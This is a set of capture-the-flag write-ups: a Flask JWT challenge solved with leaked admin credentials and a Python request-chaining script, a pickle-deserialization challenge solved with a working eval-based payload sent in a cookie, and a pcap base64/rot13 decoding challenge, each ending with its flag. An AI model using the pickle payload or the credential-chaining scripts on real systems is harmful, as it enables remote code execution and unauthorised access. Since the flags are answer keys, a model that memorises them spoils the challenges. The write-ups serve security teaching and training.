
### Detailed solution

After we start the web challenge we can see a web page with “FLASK” message





We are not allowed to use **GET** requests because we got some error, so let's try to use **POST** requests.



**Burp Suite Professional v2022.1.1 - Temporary Project - licensed to BIT SENTINEL SECURITY SRL [4 user license]**

Target: http://127.0.0.1:6544 HTTP/1

**Request**

```

1 POST /auth HTTP/1.1
2 Host: 127.0.0.1:6544
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=0619a7ed5a92eae2ebceec29bdcfc373
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 Cache-Control: max-age=0

```

**Response**

```


1 HTTP/1.0 500 INTERNAL SERVER ERROR
2 Content-Type: text/html; charset=utf-8
3 X-XSS-Protection: 0
4 Connection: close
5 Server: Werkzeug/2.0.3 Python/3.6.9
6 Date: Wed, 16 Feb 2022 11:18:15 GMT
7
8 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
9 "http://www.w3.org/TR/html4/loose.dtd">
10 <html>
11 <head>
12 <title>
13   AttributeError: 'NoneType' object has no attribute 'get'
14   Werkzeug Debugger
15 </title>
16 <link rel="stylesheet" href=?_debugger__yes&cmd=resource&f=style.css" type="text/css">
17 <!-- We need to make sure this has a favicon so that the debugger does not accidentally trigger a request to /favicon.ico which might change the application's state. -->

```

**Inspector**

- Request Attributes: 2
- Request Query Parameters: 0
- Request Body Parameters: 0
- Request Cookies: 1
- Request Headers: 13
- Response Headers: 5

At this moment we can notice some flask errors that are triggered.



**AttributeError**

AttributeError: 'NoneType' object has no attribute 'get'

Traceback (most recent call last):

```

File "usr/local/lib/python3.6/dist-packages/flask/app.py", line 2091, in __call__
    return self.wsgi_app(environ, start_response)
File "usr/local/lib/python3.6/dist-packages/flask/app.py", line 2076, in wsgi_app
    response = self.handle_exception(e)
File "usr/local/lib/python3.6/dist-packages/flask/app.py", line 2072, in wsgi_app
    response = self.full_dispatch_request()
File "usr/local/lib/python3.6/dist-packages/flask/app.py", line 1518, in full_dispatch_request
    rv = self.handle_user_exception(e)
File "usr/local/lib/python3.6/dist-packages/flask/app.py", line 1516, in full_dispatch_request
    rv = self.dispatch_request()
File "usr/local/lib/python3.6/dist-packages/flask/app.py", line 1502, in dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint])(**req.view_args)
File "usr/local/lib/python3.6/dist-packages/flask_jwt_init.py", line 125, in default_auth_request_handler
    return parts[1]

def default_auth_request_handler():
    data = request.get_json()
    username = data.get(current_app.config.get('JWT_AUTH_USERNAME_KEY'), None)
    password = data.get(current_app.config.get('JWT_AUTH_PASSWORD_KEY'), None)
    criterion = [username, password, len(data) == 2]

    if not all(criterion):
        raise JWTError('Bad Request', 'Invalid credentials')

```

AttributeError: 'NoneType' object has no attribute 'get'

But we notice some strange parameters such as: (**JWT\_AUTH\_USERNAME\_KEY** and **JWT\_AUTH\_PASSWORD\_KEY**) which are in json format (**keep in mind data is in json format**).

We need to get users credentials to do some requests on this page.

For this point let's check another interesting route: **/client\_secrets.json**.

A screenshot of a web browser window. The address bar shows the URL '127.0.0.1:6544/client\_secrets.json'. The main content area displays a JSON object: { "username": "admin", "password": "admin" }.

```
{ "username": "admin", "password": "admin" }
```

After this step, we obtain the user credentials, but we don't have the **JWT\_AUTH** token for what we got. Let's go back to the **/auth** route and try again to do a POST request with the credentials obtained above.

### Request

Pretty Raw Hex ↔ ⌵ ☰

```

1 POST /auth HTTP/1.1
2 Host: 127.0.0.1:6544
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=0619a7ed5a92eae2ebceec29bdcfc373
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 Cache-Control: max-age=0
15 Content-Length: 44
16
17 {
  "username": "admin",
  "password": "admin"
}

```

### Response

Pretty Raw Hex **Render** ↔ ⌵ ☰

## AttributeError

AttributeError: 'NoneType' object has no attribute 'get'

#### Traceback (most recent call last)

```

File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 2091, in __call__
    return self.wsgi_app(environ, start_response)

File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 2076, in wsgi_app
    response = self.handle_exception(e)

File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 2073, in wsgi_app
    response = self.full_dispatch_request()

File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 1518, in full_dispatch_request
    rv = self.handle_user_exception(e)

File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 1516, in full_dispatch_request
    rv = self.dispatch_request()

File "/usr/local/lib/python3.6/dist-packages/flask/app.py", line 1502, in dispatch_request
    return self.ensure_sync(self.view_functions[rul
e.endpoint])(**req.view_args)

```

Don't miss to add **content type** (our data is in **JSON** format):



Request	Response
<pre> 1 POST /auth HTTP/1.1 2 Host: 127.0.0.1:6544 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0 4 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: PHPSESSID=0619a7ed5a92eae2ebceec29bdcfc373 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: none 13 Sec-Fetch-User: ?1 14 Cache-Control: max-age=0 15 Content-Length: 44 16 Content-Type: application/json 17 { 18   "username": "admin", 19   "password": "admin" 20 } </pre>	<pre> 1 HTTP/1.0 200 OK 2 Content-Type: application/json 3 Content-Length: 193 4 Server: Werkzeug/2.0.3 Python/3.6.9 5 Date: Wed, 16 Feb 2022 11:34:20 GMT 6 { 7   "access_token": 8     "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOiJlNDUwMTE1NjAsImIhdCI6MTY0NTAxMTI2MCwibmJmIjoxNjQ1MDExMjYwLCJpZGVudG0eSI6MX0.j0cvc741NZTgwOfx9YIXNsk23ayp2JcJrm80BoU0dSE" 9 } 10 </pre>

Now let's go to the secret route and add the JWT token authorization to get the flag.

Request:

```

GET /secrets HTTP/1.1
Host: 127.0.0.1:6544
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0
Authorization: JWT
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOiJlNDUwMTE1NjAsImIhdCI6MTY0NTAxMTI2MCwibmJmIjoxNjQ1MDExMjYwLCJpZGVudG0eSI6MX0.j0cvc741NZTgwOfx9YIXNsk23ayp2JcJrm80BoU0dSE
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5

```

```
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=0619a7ed5a92eae2ebceec29bdcfc373
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Cache-Control: max-age=0
```

PoC:

```
import requests

burp0_url = "http://127.0.0.1:6544/client_secrets.json"
burp0_cookies = {"PHPSESSID": "0619a7ed5a92eae2ebceec29bdcfc373"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding":
"gzip, deflate", "Connection": "close", "Upgrade-Insecure-Requests": "1",
"Sec-Fetch-Dest": "document", "Sec-Fetch-Mode": "navigate",
"Sec-Fetch-Site": "none", "Sec-Fetch-User": "?1"}
x = requests.get(burp0_url, headers=burp0_headers, cookies=burp0_cookies)

credentials=x.json()
print(credentials)

burp1_url = "http://127.0.0.1:6544/auth"
burp1_cookies = {"PHPSESSID": "0619a7ed5a92eae2ebceec29bdcfc373"}
burp1_headers = {"User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding":
"gzip, deflate", "Connection": "close", "Upgrade-Insecure-Requests": "1",
"Sec-Fetch-Dest": "document", "Sec-Fetch-Mode": "navigate",
"Sec-Fetch-Site": "none", "Sec-Fetch-User": "?1", "Cache-Control":
"max-age=0", "Content-Type": "application/json"}
```

```
x = requests.post(burp1_url, headers=burp1_headers, cookies=burp1_cookies,
json=credentials)

jwt_token=x.text[21:189]
print(jwt_token)

burp2_url = "http://127.0.0.1:6544/secrets"
burp2_cookies = {"PHPSESSID": "0619a7ed5a92eae2ebceec29bdcfc373"}
burp2_headers = {"User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:97.0) Gecko/20100101 Firefox/97.0", "Authorization": "JWT
{}".format(jwt_token), "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding":
"gzip, deflate", "Connection": "close", "Upgrade-Insecure-Requests": "1",
"Sec-Fetch-Dest": "document", "Sec-Fetch-Mode": "navigate",
"Sec-Fetch-Site": "none", "Sec-Fetch-User": "?1", "Cache-Control":
"max-age=0"}
flag = requests.get(burp2_url, headers=burp2_headers,
cookies=burp2_cookies)

print(flag.text)
```

```
{u'username': u'admin', u'password': u'admin'}
eyJ0eXA0LjIuZG90bG9ja3V1ZiIjOnR5bGUyOTUsImVudCI6ImY0NTAxMjksNSwlbmJmIjoxNjQ1MDEyOTk1LCJpZGVudG8eS1eHh0._csbHOWULfLYR3h5fgd0kaa1fMSFse0p4Z-s5
aa-9o
CTF{5b7cc033a48df4958a076286420b4a91631defa16be26409afbdf1e053367b21}
```

## References

- <https://stackoverflow.com/questions/33265812/best-http-authorization-header-type-for-jwt>
- <https://null-byte.wonderhowto.com/how-to/find-hidden-web-directories-with-dirsearch-0201615/>

# Write-up and solution for sweet-and-sour

<b>TITLE</b>	sweet-and-sour
<b>CATEGORY</b>	Web
<b>AUTHOR</b>	Betaflash
<b>DIFFICULTY</b>	Easy
<b>LAST CHANGE</b>	31.05.2022



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# About the Challenge

## Description

Exploit the shark and get the flag!

Flag format: CTF{message}

## Learning Objectives

- Demonstrate the ability to perform web-based directory enumeration using common fuzzing/enumeration tools
- Demonstrate the ability to identify and fingerprint common web-based frameworks.
- Practice the knowledge of how a Model-View-Controller (MVC) software design pattern works in the perspective of a web application written in a common framework.
- Enabling the out of the box thinking by attempting to leverage access to the authenticated web application.
- Practice the interaction between the student and a vulnerable function in order to fingerprint and exploit one of the most common web-based vulnerabilities in a distributed infrastructure.
- Demonstrate the ability to execute remote code execution using Pickle vulnerability of the server.

## Skills Required

### OWASP WSTG

- WSTG-INFO-02: Fingerprint Web Server
- WSTG-INFO-04: Enumerate Applications on Webserver
- WSTG-INFO-08: Fingerprint Web Application Framework

### CWE

- CWE-1262: Register Interface Allows Software Access to Sensitive Data or Security Settings

## Walkthrough and solution

### Hints

- Hint 1: Look on the cookies, it's delicious

### Detailed solution

The web application is just a “**Try Harder**” message. Usually, when something similar is noticed, it is recommended to look in the Header section of the web application. In this way, we learn that we are facing a Python server.

```
darius@bit-sentinel:~/Desktop/Project/CTF/unr22/web/sweet-and-sour$ curl -I http://34.159.99.169:31052
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 226
Location: http://34.159.99.169:31052/dashboard
Set-Cookie: data=gANYCwAAAFRyeSBIYXJkZXIhcQAu; Path=/
Server: Werkzeug/2.0.3 Python/3.6.9
Date: Tue, 31 May 2022 08:27:07 GMT
```

Try to decode the base64 cookie:

```
echo -n "gANYCwAAAFRyeSBIYXJkZXIhcQAu" | base64 -d

darius@bit-sentinel:~/Desktop/Project/CTF/unr22/web/sweet-and-sour$ echo -n "gANYCwAAAFRyeSBIYXJkZXIhcQAu" | base64 -d
X
Try Harder!q.darius@bit-sentinel:~/Desktop/Project/CTF/unr22/web/sweet-and-sour$
```

After decoding the cookie, we obtain the message " Try harder" and some junk data. Based on what information we have gathered until now ( Python server, cookies in base64 format + some junk ) we can conclude that this is a pickle server.

At this moment we can send som pickle payloads to the server which will lead to arbitrary file read vulnerability. (Pickle is primarily used in Python to serialize and deserialize Python object structures. In other words, it is the process of converting a Python object into a byte stream in order to store it in a file/database, maintain program state across sessions, or transport data across a network. Unpickling the pickled byte stream allows you to recreate the original object hierarchy.)

```
import pickle
import base64
import requests

class Exploit(object):
    def __reduce__(self):
        return eval, ("open('flag','r').read()", )

def sendPayload(p):
    print(base64.urlsafe_b64encode(p))
    headers = {"Cookie": "data=" + base64.urlsafe_b64encode(p).decode()}
    t = requests.get("http://34.159.99.169:31052/dashboard",
headers=headers)
    print(t.text)

sendPayload(pickle.dumps(Exploit(), protocol=2))
```

```
darius@bit-sentinel:~/Desktop/Project/CTF/unr22/web/sweet-and-sour$ python2.7 exploit.py
gAjjX19idWlsdGluX18KZXZhbApxAFUXb3BlbignZmxhZycsJ3InKS5yZWFKKClxAYVxAlJxAY4=
<!DOCTYPE html>
<html lang="en">
  <head>
    <style>

      h1 {text-align: center;}
      p {text-align: center;}
    </style>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UACompatible" content="ie=edge">

  </head>
  <body>
    <style>
      div {text-align: center;}
    </style>

    <div class="data">
      <h1>CTF{ccc1ccefc217ed19c492bdada049ad2b0fbf1adcb72a92f13ab153aae068f797f}
    </h1>

  </div>

  </body>
</html>
```





## Reference

- <https://gist.github.com/mgeeky/cbc7017986b2ec3e247aab0b01a9edcd>
- <https://davidhamann.de/2020/04/05/exploiting-python-pickle/>

# Write-up and solution for online-encryption

<b>TITLE</b>	online-encryption
<b>CATEGORY</b>	Misc
<b>AUTHOR</b>	Lucian Ioan Nitorescu
<b>DIFFICULTY</b>	Easy
<b>LAST CHANGE</b>	29.07.2021



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## About the Challenge

### Description

This is why you should not trust online encryption for your most awesome secrets.

### Learning Objectives

- Navigate through pcap file and filter packets
- Identify commonly used encoding techniques
- Understand weak encryption scheme

### Skills Required

#### CWE

- Weak Encoding for Password - (261)
- Missing Cryptographic Step - (325)
- Reversible One-Way Hash - (328)
- Improper Verification of Cryptographic Signature - (347)
- Use of a Risky Cryptographic Primitive - (1240)
- Missing Support for Integrity Check - (353)

#### MITRE ATT&CK

- T1600: Weak Encryption
- T1040: Network Sniffing
- T1573.003: Encrypted Channel


# Walkthrough and solution

## Hints

- Hint 1: HTTP [www.txtwizard.net](http://www.txtwizard.net)
- Hint 2: BASE64+ROT13

## Detailed solution

Search for traffic using http filter. Eventually we can spot suspicious traffic to [www.txtwizard.net](http://www.txtwizard.net). Follow the HTTP stream with the shortcut Ctrl+Alt+Shift+H.




The screenshot shows a Wireshark packet capture of an HTTP GET request. The packet list on the left shows a GET request from 10.0.0.102 to 172.217.20.19. The packet details on the right show the request line 'GET /main.js HTTP/1.1' and the user agent 'Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3508.77 Safari/537.36'. The packet bytes on the right show the raw data of the request, including the 'text/plain' argument in the URL.

Looking at the traffic we can note suspicious plainText argument sent from the client to the server.

Select to follow the conversation from the client only.



The screenshot shows the selected conversation in Wireshark. The packet list shows 18 client packets, 0 server packets, and 0 turns. The packet details show the selected conversation between the client and the server.



Now we can copy the messages and filter them with regexes in a text edition with an engine implemented to get only the plainText argument values. An example regex is:

**plainText=(.\*?)&key**

Resulting in:

```

1 you+got+the+ideea
2 you+got+the+ideea
3 you+got+the+ideea
4 U1BGUhtxcTU0NX
5 NvczEyc3E2MDhx
6 bm44cDIwMXM1MH
7 M5NXA4NTIwb3JW
8 OXM3NDRuMzU3M2
9 8xcXAwb3A1M3By
10 MDE5NzI2fQ%3D%3D
11 he+he+he+%3A)
12 U1BGUhtxcTU0NXNvc
13 zEyc3E2MDhxbm44cD
14 IwMXM1MHM5NXA4NTI
15 wb3JW0XM3NDRuMzU3
16 M28xcXAwb3A1M3ByM%0ADE5NzI2fQ%3D%3D
  
```

After that, remove “you+got+the+ideea” and “he+he+he+%3A)” lines, delete all new line characters and convert from URL encoding to get two Base64 texts (initially separated by “he+he+he+%3A)”. The first one is of the interest:



**UIBGUHtxcTU0NXNvczEyc3E2MDhxbm44cDIwMXM1MHM5NXA4NTlwb3JwOXM3NDRuMzU3M28xcXAwb3A1M3ByMDE5NzI2fQ==**

After we convert from base64, we can observe that the new text seems to be obfuscated with rot13:

**RPFP{qq545sos12sq608qnn8p201s50s95p8520orp9s744n3573o1qp0op53pr019726}**

After converting from rot13 on a service such as <https://www.dcode.fr/rot-13-cipher>, we get the flag:

**ECSC{dd545fbf12fd608daa8c201f50f95c8520bec9f744a3573b1dc0bc53ce019726}**

## References

- N/A